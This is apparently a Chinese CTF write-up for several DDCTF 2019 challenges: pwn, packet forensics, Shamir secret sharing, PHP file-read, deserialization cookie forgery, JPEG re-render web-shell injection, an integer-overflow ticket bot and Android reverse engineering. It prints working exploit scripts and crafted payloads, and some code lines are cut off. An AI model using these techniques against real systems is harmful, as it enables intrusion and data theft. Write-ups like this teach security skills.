    payload = p32(system_addr)
    payload += "/bin/sh\x00"
    sh.send(payload)
    sh.interactive()

if __name__ == '__main__':
    main()
```

Wireshark

直接过滤HTTP协议就能看到一些有意思的东西



这是在http://tools.jb51.net/aideddesign/img_add_info这个网址上传了张图片，而这个网址是可以加解密图片隐写信息的，且访问了up.imgapi.com，应该是上传了图片。我们再过滤IP地址，设置为172.25.52.32，然后追踪TCP流，可以找3张图片。它应该是先上传了一张图片，然后下载了一张图片，但在TCP流中还找到了一张钥匙的图片

我们pngcheck一下

> key.png CRC error in chunk IHDR (computed ddb7a5ee, expected 7bc0ae5a)
>
> ERROR: key.png

CRC出错了，这种情况一般是因为手动修改过图片数据，很容易就想到高度被改过，我们调高图片就能得到一个key。

key:57pmYyWt

那么根据逻辑，这个key很有可能就是在那个网站中解密图片信息的key，上传那一次是进行隐写，然后将图片下载下来，所以我们将下载操作的图片放到jb51上解密

中间是段十六进制数，理所当然想到ascii码

```
>>> '44444354467B5145576F6B63704865556F32574F6642494E37706F6749577346303469526A747D'.decode('hex')
'DDCTF{QEWokcpHeUo2WOfBIN7pogIWsF04iRjt}'
```

联盟决策大会

这个题虽说算是密码学，但并非让我们分析或攻击密码算法本身，而是根据题意完成解密操作。Shamir密钥共享算法由一个二元数(k,n)表示，其中n表示将明文s加密为n个Shadow，k表示必须至少同时拥有k个Shadow才能解密获得成明文。而本题中应该是要先分别求出两个组织的Shadow，然后再根据这两个还原出明文。

一顿搜索后发现了一个例子：http://www.wikiwand.com/en/Shamir%27s_Secret_Sharing

其中的代码可以直接作为工具来使用，这里只需要使用其中的recover_secrect函数，解密脚本如下：

```
import random
import functools

_PRIME = 0xC53094FE8C771AFC900555448D31B56CBE83CBBAE28B45971B5D504D859DBC9E00DF6B935178281B64AF7D4E32D33153

def _extended_gcd(a, b):
    x = 0
    last_x = 1
    y = 1
    last_y = 0
    while b != 0:
        quot = a // b
        a, b = b, a%b
        x, last_x = last_x - quot * x, x
        y, last_y = last_y - quot * y, y
    return last_x, last_y

def _divmod(num, den, p):
    inv, _ = _extended_gcd(den, p)
    return num * inv

def _lagrange_interpolate(x, x_s, y_s, p):
    k = len(x_s)
    assert k == len(set(x_s)), "points must be distinct"
    def PI(vals):  # upper-case PI -- product of inputs
        accum = 1
        for v in vals:
            accum *= v
        return accum
    nums = []  # avoid inexact division
    dens = []
    for i in range(k):
        others = list(x_s)
        cur = others.pop(i)
        nums.append(PI(x - o for o in others))
        dens.append(PI(cur - o for o in others))
    den = PI(dens)
    num = sum([_divmod(nums[i] * den * y_s[i] % p, dens[i], p)
               for i in range(k)])
    return (_divmod(num, den, p) + p) % p

def recover_secret(shares, prime=_PRIME):

    if len(shares) < 2:
        raise ValueError("need at least two shares")
    x_s, y_s = zip(*shares)
    return _lagrange_interpolate(0, x_s, y_s, prime)

def main():
```

```
    share1 = [
        (1, 0x30A152322E40EEE5933DE433C93827096D9EBF6F4FDADD48A18A8A8EB77B6680FE08B4176D8DCF0B6BF50000B74A8
        (2, 0x1B309C79979CBECC08BD8AE40942AFFD17BBAFCAD3EEBA6B4DD652B5606A5B8B35B2C7959FDE49BA38F7BF3C3AC8C
        (4, 0x1E2B6A6AFA758F331F2684BB75CC898FF501C4FCDD91467138C2F55F47EB4ED347334FAD3D80DB725ABF6546BD097
    ]

    share2 = [
        (3, 0x300991151BB6A52AEF598F944B4D43E02A45056FA39A71060C69697660B14E69265E35461D9D0BE4D8DC29E77853F
        (4, 0x1AAC52987C69C8A565BF9E426E759EE3455D4773B01C7164952442F13F92621F3EE2F8FE675593AE2FD6022957B0C
        (5, 0x9288657962CCD9647AA6B5C05937EE256108DFCD580EFA310D4348242564C9C90FBD1003FF12F6491B2E67CA8F3CC
    ]
    num1 = recover_secret(share1)
    num2 = recover_secret(share2)
    share0 = [(1, num1), (2, num2)]
    flag = recover_secret(share0)
    print hex(flag)[2:-1].decode('hex')

if __name__ == '__main__':
    main()
```

滴~

进去后URL参数明显有猫腻，我们解一下这段作为参数base64

```
>>> import base64
>>> s = 'TmpZMlF6WXhOamN5UlRaQk56QTJOdz09'
>>> base64.b64decode(s)
'NjY2QzYxNjcyRTZBNzA2Nw=='
>>> s = 'NjY2QzYxNjcyRTZBNzA2Nw=='
>>> base64.b64decode(s)
'666C61672E6A7067'
>>> '666C61672E6A7067'.decode('hex')
'flag.jpg'
```

最后解出的文字与网页图片名相符，然后图片数据以base64的形式出现在网页源码中。我们试一下能不能读到index.php

```
>>> s = 'index.php'
>>> base64.b64encode(base64.b64encode(s.encode('hex')))
'TmprMlpUWTBOalUzT0RKbE56QTJPRGN3'
```

还真读到了，解下源码的base64

```php
<?php
/*
 * https://blog.csdn.net/FengBanLiuYun/article/details/80616607
 * Date: July 4,2018
 */
error_reporting(E_ALL || ~E_NOTICE);


header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=TmpZMlF6WXhOamN5UlRaQk56QTJOdz09');
$file = hex2bin(base64_decode(base64_decode($_GET['jpg'])));
echo '<title>'.$_GET['jpg'].'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
echo $file.'</br>';
$file = str_replace("config","!", $file);
echo $file.'</br>';
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";
/*
 * Can you find the flag file?
 *
 */

?>
```

居然给了博客链接，进去看看，没看到有啥有用的东西，评论区很火热，看到一条评论说目标在另一篇文章里，这才发现这篇文章和源码给出的日期不符，我们找到对应日期的文章。

vim 异常退出 swp文件提示

2018年07月04日 16:37:37 执念0513 阅读数：4346

CSDN 版权声明：本文为博主原创文章，未经博主允许不得转载。 https://blog.csdn.net/FengBanLiuYun/article/details/80913909

刚开始使用vim编辑文档时，由于对模式及命令的不熟悉，经常会进入一些搞不清状况的情形，然后强制退出文档，最开始的时候甚至会使用Ctrl+Z来强制关闭vim。

诸如此类的非正常关闭vim编辑器（直接关闭终端、电脑断电等），都会生成一个用于备份缓冲区内容的临时文件——.swp文件。它记录了用户在非正常关闭vim编辑器之前未能及时保存的修改，用于文件恢复。并且多次意外退出并不会覆盖旧的.swp文件，而是会生成一个新的，例如.swo文件。

例如第一次产生一个.practice.txt.swp，再次意外退出后，将会产生名为.practice.txt.swo的交换文件；而第三次产生的交换文件则为".practice.txt.swn"；依此类推。

。。。暴打出题人好吧。

那就是访问.practice.txt.swp、swo、swn了，然后得到了一个字符串

> f1ag!ddctf.php

那就是读这个文件应该就行了，但这个感叹号有点诡异。试了下直接读不了，后来才回到源码中看到"config"会替换为"!"，即我们应该读f1agconfigddctf.php

```
>>> base64.b64encode(base64.b64encode('f1agconfigddctf.php'.encode('hex')))
'TmpZek1UWXhOamMyTXpabU5tVTJOalk1TmpjMk5EWTBOak0zTkRZMk1tVTNNRFk0TnpBPQ=='
```

然后得到源码

```
<?php
include('config.php');
$k = 'hello';
extract($_GET);
if(isset($uid))
{
    $content=trim(file_get_contents($k));
    if($uid==$content)
        {
                echo $flag;
        }
        else
        {
                echo'hello';
        }
}

?>
```

可以变量覆盖，所以都传空参数就行了，最终构造URL得到flag

> http://117.51.150.246/f1ag!ddctf.php?uid=&k=

Web签到题

看下主页面源码可以找到一段ajax

```
/**
 * Created by PhpStorm.
 * User: didi
 * Date: 2019/1/13
 * Time: 9:05 PM
 */

function auth() {
    $.ajax({
        type: "post",
        url:"http://117.51.158.44/app/Auth.php",
        contentType: "application/json;charset=utf-8",
        dataType: "json",
        beforeSend: function (XMLHttpRequest) {
            XMLHttpRequest.setRequestHeader("didictf_username", "");
        },
        success: function (getdata) {
           console.log(getdata);
           if(getdata.data !== '') {
               document.getElementById('auth').innerHTML = getdata.data;
           }
        },error:function(error){
            console.log(error);
        }
    });
}
```

可以看到这里就是post方法跳转到另一个url，还把http请求头中的didictf_username赋值为空，访问这个url

> 抱歉，您没有登陆权限，请获取权限后访问-----

试一下弱口令admin，就能进去了

> 您当前当前权限为管理员----请访问:app/fL2XID2i0Cdh.php

结果就得到了源码，看了会儿代码，有一堆判断之类的，然后给了提示flag在../config/flag.txt中，即我们只需要读取该文件就行了，能读文件的函数就找到了一个，而且有Congratulations

```
public function __destruct() {
    if(empty($this->path)) {
        exit();
    }else{
        $path = $this->sanitizepath($this->path);
        if(strlen($path) !== 18) {
            exit();
        }
        $this->response($data=file_get_contents($path),'Congratulations');
    }
    exit();
}
```

__destruct()会在对象销毁时自动调用，而在之后的代码中发现了一个反序列化操作

```
$session = unserialize($session);
```


那就是反序列化漏洞咯。来看之前的一段代码

```
$session = $_COOKIE[$this->cookie_name];
if(!isset($session)) {
parent::response("session not found",'error');
return FALSE;
}
$hash = substr($session,strlen($session)-32);
$session = substr($session,0,strlen($session)-32);

if($hash !== md5($this->eancrykey.$session)) {
    parent::response("the cookie data not match",'error');
    return FALSE;
}
$session = unserialize($session);
```

说明我们的session是由cookie中的cookie_name[:-32]这段序列化字符串得到的，但中间进行了一个md5值的比较，我们只要能读到eancrykey就可以构造cookie来进行绕过，以下代码提供了这个机会

```
if(!empty($_POST["nickname"])) {
    $arr = array($_POST["nickname"],$this->eancrykey);
    $data = "Welcome my friend %s";
    foreach ($arr as $k => $v) {
        $data = sprintf($data,$v);
    }
    parent::response($data,"Welcome");
}
```

当存在nickname参数时，会打印nickname的值，而eancrykey就跟在它后面，我们可以利用格式化字符串的特性来输出eancrykey，即在nickname的参数值后面跟上一个%s



然后找到了key的值EzblrbNS，接下来就是构造绕过的序列化字符串了，cookie['ddctf_id'][-32:]与md5(key+cookie['ddctf_id'][:-32])相同，原始ddctf_id为


```
a:4:
{s:10:"session_id";s:32:"e3561aaeac6cf24d3537085da3757f44";s:10:"ip_address";s:14:"125.80.139.147";s:10:"user_ag
(Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0";s:9:"user_data";s:0:"";}cad09d18877a17ce871aa96db38745cd
```

构造好的ddctf_id为

```
a:5:
{s:10:"session_id";s:32:"e3561aaeac6cf24d3537085da3757f44";s:10:"ip_address";s:14:"125.80.139.147";s:10:"user_ag
(Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101
Firefox/66.0";s:9:"user_data";s:0:"";s:7:"payload";O:11:"Application":1:
{s:4:"path";s:21:"....//config/flag.txt";}}3df23fb0cc2660388b2dc1b38f9ed761
```

需要注意的是这里返回上级目录需要双写绕过，然后cookie需要进行url编码

返回结果



Upload-IMG

图片上传题目，本来以为是绕过一些过滤之类，试过都不行。把图片下载下来后发现，原本是png格式的图片变为了jpg，试了下gif，同样变成了jpg，将jpg传上去然后再下载下来用十六进制编辑器打开，发现图片数据完全不一样了，在头部有个字符串

```
  ??.JFIF.....`
.`..  ?;CREATOR:
 gd-jpeg v1.0 (u
sing IJG JPEG v8
0), quality = 80
```

搜了下与二次渲染相关，然后找到了处理jpeg图片的脚本

```php
<?php
    /*

    The algorithm of injecting the payload into the JPG image, which will keep unchanged after transformati
    It is necessary that the size and quality of the initial image are the same as those of the processed i

    1) Upload an arbitrary image via secured files upload script
    2) Save the processed image and launch:
    jpg_payload.php <jpg_name.jpg>

    In case of successful injection you will get a specially crafted image, which should be uploaded again.

    Since the most straightforward injection method is used, the following problems can occur:
    1) After the second processing the injected data may become partially corrupted.
    2) The jpg_payload.php script outputs "Something's wrong".
    If this happens, try to change the payload (e.g. add some symbols at the beginning) or try another init

    Sergey Bobrov @Black2Fan.

    See also:
    https://www.idontplaydarts.com/2012/06/encoding-web-shells-in-png-idat-chunks/

    */

    $miniPayload = "<?=phpinfo();?>";


    if(!extension_loaded('gd') || !function_exists('imagecreatefromjpeg')) {
        die('php-gd is not installed');
    }

    if(!isset($argv[1])) {
        die('php jpg_payload.php <jpg_name.jpg>');
    }

    set_error_handler("custom_error_handler");

    for($pad = 0; $pad < 1024; $pad++) {
        $nullbytePayloadSize = $pad;
        $dis = new DataInputStream($argv[1]);
        $outStream = file_get_contents($argv[1]);
        $extraBytes = 0;
        $correctImage = TRUE;

        if($dis->readShort() != 0xFFD8) {
            die('Incorrect SOI marker');
        }

        while((!$dis->eof()) && ($dis->readByte() == 0xFF)) {
            $marker = $dis->readByte();
            $size = $dis->readShort() - 2;
            $dis->skip($size);
            if($marker === 0xDA) {
                $startPos = $dis->seek();
                $outStreamTmp =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    str_repeat("\0",$nullbytePayloadSize) .
                    substr($outStream, $startPos);
```

```
            checkImage('_'.$argv[1], $outStreamTmp, TRUE);
            if($extraBytes !== 0) {
                while((!$dis->eof())) {
                    if($dis->readByte() === 0xFF) {
                        if($dis->readByte !== 0x00) {
                            break;
                        }
                    }
                }
                $stopPos = $dis->seek() - 2;
                $imageStreamSize = $stopPos - $startPos;
                $outStream =
                    substr($outStream, 0, $startPos) .
                    $miniPayload .
                    substr(
                        str_repeat("\0",$nullbytePayloadSize).
                            substr($outStream, $startPos, $imageStreamSize),
                        0,
                        $nullbytePayloadSize+$imageStreamSize-$extraBytes) .
                            substr($outStream, $stopPos);
            } elseif($correctImage) {
                $outStream = $outStreamTmp;
            } else {
                break;
            }
            if(checkImage('payload_'.$argv[1], $outStream)) {
                die('Success!');
            } else {
                break;
            }
        }
    }
}
unlink('payload_'.$argv[1]);
die('Something\'s wrong');

function checkImage($filename, $data, $unlink = FALSE) {
    global $correctImage;
    file_put_contents($filename, $data);
    $correctImage = TRUE;
    imagecreatefromjpeg($filename);
    if($unlink)
        unlink($filename);
    return $correctImage;
}

function custom_error_handler($errno, $errstr, $errfile, $errline) {
    global $extraBytes, $correctImage;
    $correctImage = FALSE;
    if(preg_match('/(\d+) extraneous bytes before marker/', $errstr, $m)) {
        if(isset($m[1])) {
            $extraBytes = (int)$m[1];
        }
    }
}

class DataInputStream {
    private $binData;
    private $order;
```

```
        private $size;

        public function __construct($filename, $order = false, $fromString = false) {
            $this->binData = '';
            $this->order = $order;
            if(!$fromString) {
                if(!file_exists($filename) || !is_file($filename))
                    die('File not exists ['.$filename.']');
                $this->binData = file_get_contents($filename);
            } else {
                $this->binData = $filename;
            }
            $this->size = strlen($this->binData);
        }

        public function seek() {
            return ($this->size - strlen($this->binData));
        }

        public function skip($skip) {
            $this->binData = substr($this->binData, $skip);
        }

        public function readByte() {
            if($this->eof()) {
                die('End Of File');
            }
            $byte = substr($this->binData, 0, 1);
            $this->binData = substr($this->binData, 1);
            return ord($byte);
        }

        public function readShort() {
            if(strlen($this->binData) < 2) {
                die('End Of File');
            }
            $short = substr($this->binData, 0, 2);
            $this->binData = substr($this->binData, 2);
            if($this->order) {
                $short = (ord($short[1]) << 8) + ord($short[0]);
            } else {
                $short = (ord($short[0]) << 8) + ord($short[1]);
            }
            return $short;
        }

        public function eof() {
            return !$this->binData||(strlen($this->binData) === 0);
        }
    }
?>
```

对图片进行处理后再次上传，依旧失败，编辑器打开确实看到phpinfo被截断了，对比了下文件数据，发现相同的地方貌似只有文件头，始终会在渲染时被覆盖。结果反复使用几次脚本处理处理下载下来的图片就莫名成功了，不是太懂原理啦。

> [Success]Flag=DDCTF{B3s7_7ry_php1nf0_625fc040c5fb9fad}

大吉大利，今晚吃鸡~

购买操作的HTTP请求头

```
GET /ctf/api/buy_ticket?ticket_price=2000 HTTP/1.1
Host: 117.51.147.155:5050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.147.155:5050/index.html
Connection: keep-alive
Cookie: user_name=40k0; REVEL_SESSION=b909930834855a9613eb55174a970c47
```

这里使用的是Get方法，我们可以对价格进行修改，然后发现价格只能调大不能调小，之前遇到买东西的CTF题目很可能就存在整数溢出，试了下果然如此，虽然数字看着很大，但实际上变为了-1，那后台可能又是go语言。然后要求输入其他人id和ticket来杀掉它们

试了下开两个浏览器确实可以杀掉另一方，那就写个脚本自动化这个过程，我们先登录一个账号，然后申请一堆小号并购买门票，为了避免与他人重复注册，我们使用随机数与hash值来生成小号，然后让大号来杀。由于所有过程都是使用Get方法请求的，所以先通过抓包获取各种请求参数。

注册操作的HTTP请求头

```
GET /ctf/api/register?name=40k0&password=xxxxxxxx HTTP/1.1
Host: 117.51.147.155:5050
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: application/json
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://117.51.147.155:5050/index.html
Connection: keep-alive
Cookie: user_name=40k0; REVEL_SESSION=b909930834855a9613eb55174a970c47
```

注册完成后会直接登录进入，然后进行购买，购买的HTTP请求之前也看到了，其他的就不抓了。。。

脚本如下：

```
import requests
import json
import string
import hashlib
import random

dic = '01234567890qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSAZXCVBNM'

def get_name():
 global dic
 a = dic[random.randint(0, 62)]
 b = dic[random.randint(0, 62)]
 c = dic[random.randint(0, 62)]
 d = dic[random.randint(0, 62)]
 m = hashlib.md5()
 m.update(a+b+c+d)
 return m.hexdigest()

def main():
 user = requests.Session()
 user.get("http://117.51.147.155:5050/ctf/api/login?name=40k0&password=xxxxxxxx")
 while(True):
  robot = requests.Session()
  robot_name = get_name()
  try:
   r_reg = robot.get("http://117.51.147.155:5050/ctf/api/register?name=" + robot_name + "&password=12345678
   r_buy = robot.get("http://117.51.147.155:5050/ctf/api/buy_ticket?ticket_price=4294967299")
   bill_id = json.loads(r_buy.text)
   bill_id = bill_id['data'][0]['bill_id']
   robot.get("http://117.51.147.155:5050/ctf/api/pay_ticket?bill_id={}".format(bill_id))
   r_search = robot.get("http://117.51.147.155:5050/ctf/api/search_ticket")
   info = json.loads(r_search.text)['data'][0]
   id = info['id']
   ticket = info['ticket']
   print id, ticket
   message = user.get("http://117.51.147.155:5050/ctf/api/remove_robot?id={}&ticket={}".format(id, ticket))
   message = json.loads(message.text)
   print message['msg']
   print user.get("http://117.51.147.155:5050/ctf/api/get_flag").text
  except:
   pass

if __name__ == '__main__':
 main()
```

Breaking LEM

这题虽然做了，但估计不是预期解，因为完全没去学Lorenz加密。。纯粹调试出来的。Android第一道题目，由于一开始没人做出来，所以放了很多提示

> 提示：The format of the flag is `DDCTF{ddctf-android-lorenz-ZFXXXXXX}`, where `XXXXXX` represents a 6-char string comprised of A-Z and 0-9. MAX Attempts Limit is `5`

的java层就调用了native层的一个stringFromJNI函数来进行check，不用看了，直接把.so文件拖到IDA中，找到stringFromJNI函数，静态不好看，直接IDA用远程调试，还好不久前买了谷歌亲儿子。由于程序会将DDCTF{ddctf-android-lorenz-}分离只留下XXXXXX之间的字符，**所以我们之后将XXXXXX称为输入**。对输入进行第一次检验如下：

```
.text:53DD928A ADD     R1, PC                          ; "ABCDEFGHIJKLMNOPQRSTUVWXYZ123456"
.text:53DD928C ADD     R2, SP, #0xF8+var_E8
.text:53DD928E BL      strcpy_
.text:53DD9292 LDR     R6, [SP,#0xF8+sub_str_end]
.text:53DD9294 ADDS    R0, R6, R7
.text:53DD9296 LDR     R0, [R0,#8]
.text:53DD9298 CMP     R0, #0
.text:53DD929A PUSH    {R6}
.text:53DD929C POP     {R0}
.text:53DD929E BLT     loc_53DD92BE
.text:53DD92A0 ADD     R0, SP, #0xF8+sub_str_end
.text:53DD92A2 BL      sub_53E057AC
.text:53DD92A6 LDR     R6, [SP,#0xF8+sub_str_end]
.text:53DD92A8 ADDS    R0, R6, R7
.text:53DD92AA LDR     R0, [R0,#8]
.text:53DD92AC CMP     R0, #0
.text:53DD92AE BLT     loc_53DD92BA
.text:53DD92B0 ADD     R0, SP, #0xF8+sub_str_end
.text:53DD92B2 BL      sub_53E057AC
.text:53DD92B6 LDR     R0, [SP,#0xF8+sub_str_end]
.text:53DD92B8 B       loc_53DD92BE
.text:53DD92BA ; ---------------------------------------------------------------------------
.text:53DD92BA
.text:53DD92BA loc_53DD92BA                            ; CODE XREF: Java_com_didictf_guesskey2019lorenz_Mai
.text:53DD92BA PUSH    {R6}
.text:53DD92BC POP     {R0}
.text:53DD92BE
.text:53DD92BE loc_53DD92BE                            ; CODE XREF: Java_com_didictf_guesskey2019lorenz_Mai
.text:53DD92BE                                         ; Java_com_didictf_guesskey2019lorenz_MainActivity_s
.text:53DD92BE LDR     R1, [R0,R7]
.text:53DD92C0 ADDS    R5, R0, R1
.text:53DD92C2 CMP     R6, R5
.text:53DD92C4 BEQ     loc_53DD92E0
.text:53DD92C6
.text:53DD92C6 loc_53DD92C6                            ; CODE XREF: Java_com_didictf_guesskey2019lorenz_Mai
.text:53DD92C6 LDRB    R1, [R6]
.text:53DD92C8 ADD     R0, SP, #0xF8+var_28
.text:53DD92CA MOVS    R4, #0
.text:53DD92CC PUSH    {R4}
.text:53DD92CE POP     {R2}
.text:53DD92D0 BL      get_char_index
.text:53DD92D4 ADDS    R6, R6, #1
.text:53DD92D6 LDR     R1, [SP,#0xF8+encryption_cycle]
.text:53DD92D8 CMP     R0, R1
.text:53DD92DA BEQ     loc_53DD93C8                    ; 检验输入必须为table中字符
.text:53DD92DC CMP     R5, R6
.text:53DD92DE BNE     loc_53DD92C6
```

这里在table中查找输入的每一个字节，若返回值为-1，则退出，说明我们的输入字符集必须为"ABCDEFGHIJKLMNOPQRSTUVWXYZ123456"，提示中居然说成0-9，太真实了。接下来对输入进行了某种变换，循环十次，这应该就是那啥Lorenz加密了，但这里先不管，因为在调试过程中发现，最后变换生成的字符串，每个字符在同一位置或顺序时，进行变换结果与其他输入字符无关，来看最后的验证块

```
.text:53DD934A loc_53DD934A
.text:53DD934A ADD     R0, SP, #0xF8+var_EC
.text:53DD934C ADD     R4, SP, #0xF8+sub_str_end
.text:53DD934E PUSH    {R4}
.text:53DD9350 POP     {R1}
.text:53DD9352 BL      strcpy2
.text:53DD9356 ADD     R5, SP, #0xF8+var_F4
.text:53DD9358 PUSH    {R5}
.text:53DD935A POP     {R0}
.text:53DD935C PUSH    {R4}
.text:53DD935E POP     {R1}
.text:53DD9360 BL      strcpy2
.text:53DD9364 ADD     R0, SP, #0xF8+sha256
.text:53DD9366 PUSH    {R5}
.text:53DD9368 POP     {R1}
.text:53DD936A BL      j_j__Z7sha256dSs ; j_sha256d(std::string)
.text:53DD936E LDR     R0, [SP,#0xF8+var_F4]
.text:53DD9370 ADDS    R0, R0, R7
.text:53DD9372 ADD     R1, SP, #0xF8+var_18
.text:53DD9374 BL      sub_53E06104
.text:53DD9378 LDR     R3, [SP,#0xF8+sha256]
.text:53DD937A MOVS    R0, #4
.text:53DD937C LDR     R1, =(aHellLibs - 0x53DD9382)
.text:53DD937E ADD     R1, PC          ; "hell-libs::"
.text:53DD9380 LDR     R2, =(aDebugShaS - 0x53DD9386)
.text:53DD9382 ADD     R2, PC          ; "DEBUG_SHA:%s"
.text:53DD9384 BL      j___android_log_print
.text:53DD9388 LDR     R1, [SP,#0xF8+sha256]
.text:53DD938A ADDS    R5, R1, R7
.text:53DD938C LDR     R0, =(shaCorrect_ptr - 0x53DD9392)
.text:53DD938E ADD     R0, PC          ; shaCorrect_ptr
.text:53DD9390 LDR     R0, [R0]        ; shaCorrect
.text:53DD9392 LDR     R0, [R0]
.text:53DD9394 LDR     R2, [R0,R7]
.text:53DD9396 LDR     R3, [R1,R7]
.text:53DD9398 MOVS    R4, #0
.text:53DD939A CMP     R2, R3
.text:53DD939C BNE     loc_53DD93AE
```

这里对最后的变换结果进行了SHA256摘要，但调试时发现和我们正常算出来的SHA256不一样，我们进入这个函数，可以看到一个很恶心的操作

```
void __fastcall sha256d(_DWORD *a1, int a2)
{
  int *v2; // r4
  signed int v3; // r7
  int v4; // r0
  int v5; // r1
  int *hash; // [sp+8h] [bp-1Ch]

  v2 = a1;
  strcpy2(a1, (int *)a2);
  v3 = 5;
  do
  {
    v4 = *v2;
    v5 = *(_DWORD *)(*v2 - 12);
    hash = (int *)&unk_53E32FA0;
    j_picosha2::hash256_hex_string<__gnu_cxx::__normal_iterator<char const*,std::string>>(v4, v4 + v5, (int
    sub_53E04D2C(v2, (int *)&hash);
    sub_53E06104(hash - 3);
    --v3;
  }
  while ( v3 );
}
```

原来这里是SHA256了五次，即SHA256(SHA256(SHA256(SHA256(SHA256(input))))，最后算出的才是hash值，然后与一个值4b27bd0beaa967e3625ff6f8b8ecf76c5beaa3bda284ba91967a3a5e387b0fa7进行比较，若比较成功则验证正确。

所以我们必须找到这个hash值的明文，输入一共8字节，前2字节由于是ZF，变换后为A4，所以已知，即需要爆破6字节，字符集空间为table，有32个字符。但由于SHA256进行了5次，所以不好找工具来完成，自己写脚本调用GPU来跑，还得先去看下相关教程，最后还是先写了个暴力循环跑起再说

```
import hashlib

def hash(s):
    for i in range(5):
        sha = hashlib.sha256()
        sha.update(s)
        s = sha.hexdigest()
    return s

dic = '123456QWERTYUIOPASDFGHJKLZXCVBNM'

for a in dic:
    for b in dic:
        for c in dic:
            for d in dic:
                for e in dic:
                    for f in dic:
                        if hash('A4'+a+b+c+d+e+f) == '4b27bd0beaa967e3625ff6f8b8ecf76c5beaa3bda284ba91967a3
                            print 'A4'+a+b+c+d+e+f
```

结果2小时居然跑出来了，结果是A4NK4IJK。

之前说过，A4NK4IJK是输入经过变换后的值，且各个位置的字符都是同种变换方式，可以这么理解，当长度一定时，每个索引位置都对应了一张置换表，如不管XXXXXX是什么，0位置的Z都会转换为A，1位置的F都会转换为4，所以这里也可以进行爆破，如果会native层hook的话可以直接爆出来，也可以直接手工爆破，将XXXXXX从000000~ZZZZZZ都试一遍，一共32次，当输入与A4NK4IJK某个地方匹配时，就得到对应位置的正确输入字符了。

最终得到结果ZFPQETDB。